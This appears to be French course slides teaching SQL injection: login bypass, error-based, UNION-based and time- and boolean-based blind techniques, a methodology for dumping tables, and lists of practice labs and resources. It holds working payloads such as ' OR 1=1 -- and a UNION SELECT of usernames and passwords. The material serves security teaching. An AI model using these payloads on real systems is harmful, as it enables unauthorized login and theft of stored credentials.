
```
SELECT * FROM users WHERE username = 'INPUT' AND password = 'INPUT';
```

Payload entré par l'attaquant dans username :

```
' OR 1=1 --
```

Requête malveillante bypassant le login :

```
SELECT * FROM users WHERE username = '' OR 1=1 -- ' AND password = 'INPUT';
```



L'In-Band SQLi est une forme d'injection SQL où l'attaquant utilise le même canal de communication pour envoyer la charge malveillante et récupérer les données extraites.

Error Based

L'attaquant exploite le fait que le serveur de base génère des messages d'erreur.

Requête vulnérable côté serveur :

```
SELECT title FROM posts WHERE id = '$id';
```

Payload provoquant une erreur :

```
www.random.com/app.php?id='
```

Réponse :

```
You have an error in your SQL syntax, check the manual that corresponds to your MySQL server version...
```

Union Based

L'attaquant ajoute une requête via UNION pour faire afficher à l'application des données issues d'autres tables.

Requête vulnérable côté serveur :

```
SELECT title, content FROM posts WHERE id = '$id';
```

Payload provoquant l'affichage de données sensibles :

```
<id> = 1 UNION SELECT username, password FROM users --
```

Conditions pour que l'UNION fonctionne :

- Même nombre de colonnes entre les requêtes.
- Types de données compatibles colonne par colonne.

4

BLIND SQLI

L'application ne renvoie ni les résultats de la requête ni les messages d'erreur.

L'attaquant ne peut donc pas voir directement les données de la base dans la réponse HTTP.

Time Based

Requête vulnérable côté serveur :

```
SELECT * FROM users WHERE id = '$i';
```

Payload provoquant un délai si le user admin existe :

```
<id> = 1' AND IF((SELECT COUNT(*) FROM users WHERE username='admin') > 0, SLEEP(5), 0) --
```

Boolean Based

La page retourne un résultat différent selon que la requête renvoie un résultat VRAI ou FAUX

Dans les deux cas on va chercher à automatiser le dump de la BDD via un script python



1) Trouver le point d'injection

Injecter là où l'utilisateur peut entrer/modifier de la donnée (forms, url, paramètre POST ect) des ', ", --

On peut aussi essayer le classique OR 1=1 ou AND 1=2

Ou mettre du délai avec SLEEP(10), des BLOB ect .

2) Trouver le type de database

Database	Payload
Oracle	<code>SELECT banner FROM v\$version</code> <code>SELECT version FROM v\$instance</code>
Microsoft	<code>SELECT @@version</code>
PostgreSQL	<code>SELECT version()</code>
MySQL	<code>SELECT @@version</code>

3) Dump le nom des tables

4) Dump le nom des colonnes

5) Dump le contenu

6) Se rendre compte que tout était faisable en une seule ligne avec SQLMap

Exercice 1 : Login Bypass

Exercice 2 : UNION SQLI

Exercice 3 : Error Based complexe

Portswigger - SQLI Labs

Challenges RootMe Web Serveur :

SQL injection - Authentification

SQL injection - Authentification - GBK

SQL injection - String

SQL injection - Numérique

SQL Injection - Routed

SQL Truncation

SQL injection - Error

SQL injection - Insert

SQL injection - Lecture de fichiers

SQL injection - Time based

SQL injection - En aveugle

SQL Injection - Second Order

SQL injection - Contournement de filtres

RESSOURCES WEB



RESSOURCES WEB

- Portswigger Labs - Labs et cours sur toutes les vulnérabilités Web (meilleur site pour apprendre le pentest web)
- RootMe - Catégories : Web Serveur & Web Client
- Chaines Youtube
 - Rana Khalil
 - PwnFunction
 - TCMSecurityAcademy
 - NahamSec - Bug Bounty
- Cours débutant sur TryHackMe pour avoir les bases + vulnérabilités les + connues :
 - Niveau facile : <https://tryhackme.com/r/path/outline/web>
 - Niveau intermédiaire : <https://tryhackme.com/r/path/outline/webapppentesting>